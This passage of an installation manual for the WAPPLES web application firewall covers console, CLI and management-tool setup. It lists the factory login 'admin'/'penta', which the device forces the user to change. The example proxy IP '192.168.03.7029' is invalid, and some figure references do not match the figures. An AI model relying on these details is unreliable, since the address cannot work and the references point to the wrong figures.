The information listed below is an example prepared to help administrators understand this manual by explaining the installation process of WAPPLES in a specific environment. In other words, the actual operating environment of your WAPPLES may be different from the following (use the following information as sample installation):

Web server network information

- **IP Address: 192.168.3.61**
- **Netmask: 255.255.255.0**
- **Gateway: 192.168.3.1**

Service (proxy) port setting for WAPPLES in reverse proxy mode

- **IP Address: 192.168.03.7029**
- **Netmask: 255.255.255.0**
- **Gateway: 192.168.3.1**

Management port setting

- **IP Address: 192.168.3.54**
- **Netmask: 255.255.255.0**
- **Gateway: 192.168.3.1**

Administrator IP network information

- **IP Address: 192.168.3.42**
- **Netmask: 255.255.255.0**

- **Gateway: 192.168.3.1**

2. Setting the Management Port

Manage WAPPLES remotely using TCP/IP. To manage WAPPLES remotely, you need to set up a management port by using the WAPPLES hardware console port (serial cable).

When you connect the main unit of WAPPLES and a notebook (PC), WAPPLES provides the CLI (Command Line Interface) for the configuration of the management port. This manual explains the basic use of the CLI required for installing WAPPLES. Refer to the user manual enclosed with this manual for the CLI commands for details on the overall WAPPLES operation.

2.1 Connecting the Console Port

Turn on the power of the WAPPLES main unit and connect the WAPPLES serial port and the notebook (PC) serial port with the serial cable.

After connecting the WAPPLES main unit and notebook (PC) with the serial cable, run the serial connection program.

A variety of programs are available for serial connection. This manual explains how to make serial connection with the basic Windows program called hyper-terminal. First, configure the [Connection Properties] menu of the hyper-terminal as follows:




Fig. III-1. Hyper-Terminal Settings

Configure the serial port as follows:

- **Bit/Second(B): 115200 bps**
- **Data Bit: 8 bit**
- **Parity: None**
- **Pause Bit: 1**
- **Flow Control: None**

After configuration, click [OK] to connect. If connection to WAPPLES is successful, you will see the following WAPPLES prompt:




Fig. III-2. Initial Connection Window

Enter a question mark [?] in the penta-np prompt and press [Enter] to view a list of commands that you can use. In addition, enter a command followed by a question mark [?] to check the descriptions of the parameters to be entered with the command.

```
penta-np> ?
  enable  Turn on privileged mode command.
  exit    Exit current mode and return to previous mode.
  list    Print command list.
  logout  Exit from EXEC.
  quit    Exit current mode and return to previous mode.
```

2.2 Login

Only authorized administrators can configure and check the management port.

Use the enable command to enter the password as follows:

```
penta-np> enable
password:
penta-np#
```

If login is successful, the penta-np# prompt will appear.

CLI displays the following error message when the administrator enters incorrect values during login:

Table 3. CLI Login Error Message

Error Message	Cause
Failed to login!	The password you have entered does not match the password registered to WAPPLES.

2.3 Management Port IP Setting

Enter the CLI network to configure the management port IP, netmask, and gateway. Enter the network followed by the management port setting mode using the link [management port name] command.

```
penta-np# configure terminal
penta-np(config)# network
penta-np(config-network)# link ctl0
```

The following list of commands is available in the management port setting:

```
penta-np(config-network-ctl0)#
  end   End current mode and return to privileged EXEC mode.
  exit    Exit current mode and return to previous mode.
  if    Add interface.
  list    Print command list.
  quit    Exit current mode and return to previous mode.
  show  Show running system information.
```

You can set the management port IP and netmask using the [if add management port IP/netmask (broadcast address|none)] command.

Enter the IP and Netmask in “192.168.3.54/24” format and the broadcast address in “192.168.3.255” format; otherwise, enter “none.” The following is a sample configuration:

```
penta-np(config-network-ctl0)# if add 192.168.3.54/24 192.168.3.255
OK.
penta-np(config-network-ctl0)# exit
penta-np(config-network)# save configuration
WRITING..
OK.
penta-np(config-network)#
```

After configuring the settings, you can check the network information of the management IP registered to the management port as follows:

```
penta-np(config-network)# link ctl0
penta-np(config-network-ctl0)# show if all
------ IF INFO --------------------------
IF INDEX    : 1
IF ADDR     : 192.168.3.54/24
IF MASK     : 255.255.255.0
```

```
IF BRD ADDR : 192.168.3.255
IF FLAG     : FIRST
-----------------------------------------
```

> ⓘ Changes made to the configuration- and modification-related commands among the available CLI commands will be applied to WAPPLES only when you run the "save configuration" command after configuration or modification is made.

CLI displays the following error message in case the administrator enters incorrect values when configuring the management port settings:

Table 4. CLI Management Port Error Message

Error Message	Cause
% Command incomplete	The command is incorrect.
% Invalid input detected in the position marked with "^"	Invalid value (An incorrect value is indicated with "^" below.)

2.4 Permitted Network Setting

If the administrator's PC and WAPPLES main unit are in the same subnet, skip this part and continue with the next part.

If the administrator's PC and WAPPLES main unit are in different subnets, configure the permitted network to allow the administrator to access the WAPPLES management port.

For example, when the administrator PC's IP address is 192.168.1.42, Netmask is 255.255.255.0, and WAPPLES's gateway IP is 192.168.3.1, enter the following:

```
penta-np(config-network)# rt add 192.168.1.0/24 192.168.3.1 ctl0
OK.
```

Once the setting is completed, you can check the permitted network configured in the management port as follows:

```
penta-np(config-network)# show rt all
------ ROUTING INFO --------------------------
-----------------------------------------------------
INDEX DESTINATION    GATEWAY       GENMASK       Iface
```

```
-----------------------------------------------------
1    192.168.3.0   0.0.0.0      255.255.255.0     ctl0
2    default     192.168.3.1   0.0.0.0          ctl0
penta-np(config-network)#
```

CLI displays the following error message in case the administrator enters incorrect values when configuring network access permission:

Table 5. CLI Network Access Permission Error Message

Error Message	Cause
% Command incomplete	Command is incorrect.
% Invalid input detected in the position marked with "^"	Invalid value (An incorrect value is indicated with "^" below.)

2.5 Checking the Management Port Settings

Check whether the management port is configured correctly. You can check the management port configuration through CLI or LCD window of the WAPPLES main unit.

01 Checking the Management Port Configuration through CLI

To check the management port configuration through CLI, use the "network" command as follows:

```
penta-np(config-network)# link ctl0
penta-np(config-network-ctl0)# show if all
------ IF INFO ---------------------------
IF INDEX    : 1
IF ADDR     : 192.168.3.54/24
IF MASK     : 255.255.255.0
IF BRD ADDR : 192.168.3.255
IF FLAG     : FIRST
-----------------------------------------
```

02 Checking the Management Port Configuration through the LCD Window

You can check the management port configuration through the LCD window on the front panel of WAPPLES.

The LCD window will automatically display the WAPPLES version, management port IP, and NIC status (if NIC status is changed) every 20 seconds. If the administrator presses any of the four buttons, the following will appear:

```
WAPPLES
```

1. INFORMATION

When you press the [Right] button on the initial screen of the LCD window, the window below will appear. Pressing the [Left] button restores the previous screen, and you can check 2. Control Port IP menu of INFORMATION by using the [Up/Down] buttons. If you do not press any button for 20 seconds, the initial information screen will be restored (refreshed periodically).

INFORMATION 1. Version

INFORMATION 2. Control Port IP

INFORMATION 3. Nic Status

Pressing the [Right] button in [2. Control Port IP] above lets you check WAPPLES's management port IP. If you do not press any button for 20 seconds, the initial information screen is automatically restored (refreshed periodically).

INFORMATION IP: 192.168.3.54

03 Checking the access from the administrator's PC to the management port

After connecting the cable, check the access from the administrator's PC to the management port using the ping command.




Fig. III-3. Start Command Prompt

Click Start → Run to maximize the execution window. Type "cmd" and click [OK].

In the command prompt, type the following command to check the management port IP configured with CLI:

```
ping [Management Port IP]
```

If you are connected to the management port normally, you will see the following information:




Fig. III-4. Command Prompt

3. Installing the Management Tools

After completing the management port setting, start the WAPPLES management tool in the administrator's PC. WAPPLES's management tool is a .NET 2.0-based application running on the Windows XP environment.

3.1 .Net 2.0 Installation

Run MS-IE from the administrator's PC and connect to the management port IP address registered in [III.2 Setting the Management Port]. If .Net 2.0 is not installed on the administrator's PC, the installation window below will appear. If you have already gone through the installation process, the application will skip this stage and move on to the next stage.




Fig. III-5. .Net 2.0 Installation

Click the orange [Install] button on the lower right side of the screen. A warning message will appear as shown below. Click [Run].

Fig. III-6. Executing the .Net installation File (1)

After running the installation program, complete installation according to the descriptions that appear.




Fig. III-7. Executing the .Net installation file (2)

After the installation of .Net 2.0, you can run the management tool by clicking the "Start" link in blue above the [Install] button on the lower right side of the web browser's installation screen.

3.2 Starting the Management Tool

When you access the management port through the web browser even when .Net 2.0 is already installed in the system, the following window will appear:




Fig. III-8. WAPPLES Management Tool Opening Screenshot

Clicking the orange [Start] button on the lower right side causes WAPPLES's management tool to start and a login window as in [Fig. III-9. Starting the WAPPLES Management Tool] to appear.

Fig. III-9. Starting the WAPPLES Management Tool

The WAPPLES administrator is classified as "operator" or "guest"; the "operator" can use all functions of the management tool, whereas the "guest" can only use the search functions such as the search of logs. The guest is managed by the operator.

The operator's ID is "admin," and the initial password is "penta" (consists of 5 English characters). When you attempt access using the operator's ID and password, WAPPLES will prompt you to change the password to a safer one. The new password must include 1 or more special characters and must have at least 6 characters.




Fig. III-10. Changing the Administrator Password

Enter a safe password and click [OK]. The main screen of the management tool will appear. This starts the management tool.

> When you log in using the default password "penta," and do not change the password, the management tool will be terminated.




Fig. III-11. WAPPLES Management Tool Main Screen

4. Service Setting

To enable the WAPPLES service, you need to configure the web server of the website to be protected. Configure the web server of the website through the Setting Wizard.

4.1 Network Setting

To enable the WAPPLES service, configure the WAPPLES service port. Use the Setting Wizard to configure the WAPPLES service port.




Fig. III-12. Select Network Setting

Click [Setting Wizard] on the upper right side of the main window of the WAPPLES Management Tool to start the wizard. Select [Network Setting] and click [Next].




Fig. III-13. Select WAPPLES to be Configured

Select the WAPPLES to be configured and click [Continue]. If you have bound two or more WAPPLES in a multiple structure, you can configure each WAPPLES individually. If you are using only one WAPPLES as in most environments, only one WAPPLES will appear.

If [Fig. III-14. Proxy IP Setting] appears, enter the Proxy IP address and default gateway to be used with WAPPLES's service port when configuring the server in reverse proxy mode depending on the network configuration of WAPPLES.

Move to the next window without entering any value when operating in inline mode only.

If there is a web server that uses the currently registered Proxy IP address, the Proxy IP will be indicated in red as follows (to delete the Proxy IP in red, you need to delete the web server that uses the Proxy IP first):




Fig. III-14. Proxy IP Setting

To set the Proxy IP, enter the Proxy IP and netmask and click [Add].

Several IP addresses can be entered depending on the need. Note, however, that you should enter the IP addresses that exist in the same subnet since they will be used by the same service port network device.

To modify the Proxy IP you added, select the corresponding IP, modify it, and click [Edit].

To delete the Proxy IP you added, select the corresponding IP and click [Delete].

If you have a network setting saved to a file, click [Import Settings] to load the setting from the file. You can save the network setting with [Export Setting], which will be explained later.

Clicking [Next] when there are more than one proxy IPs causes the gateway configuration window to appear as in [Fig. 23. Gateway Configuration]. Clicking [Next] when the proxy IP is not registered causes the web server configuration window as in [Fig. 25. Web Server Configuration] to appear.




Fig. III-15. Gateway Configuration

The default gateway must also exist within the same subnet as the IP address and netmask of the Proxy IP.

Enter the gateway address as in [Fig. 24. Default Gateway Configuration] and click [Next] to configure the default gateway.




Fig. III-16. Default Gateway Configuration

If you need to add another gateway in addition to the default gateway, enter the Destination, Netmask, and gateway below the default gateway and click [Add] to add another gateway.

Unlike the default gateway, you need to enter the Destination that indicates the target network and Netmask values for the additional gateway. In case a separate gateway is required in addition to the default gateway to communicate with the network in a specific domain from WAPPLES's service port Proxy IP, use the Destination and Netmask values to indicate the network in the specific domain. If you are configuring the gateway targeting the network in the 192.168.1.0/24 domain, Destination becomes 192.168.1.0, and Netmask, 255.255.255.0.

4.2 Web Server Information

When you enter WAPPLES's service port Proxy IP and gateway, you will be able to add/modify/delete the web server IP address and port number as the subject of the security service.

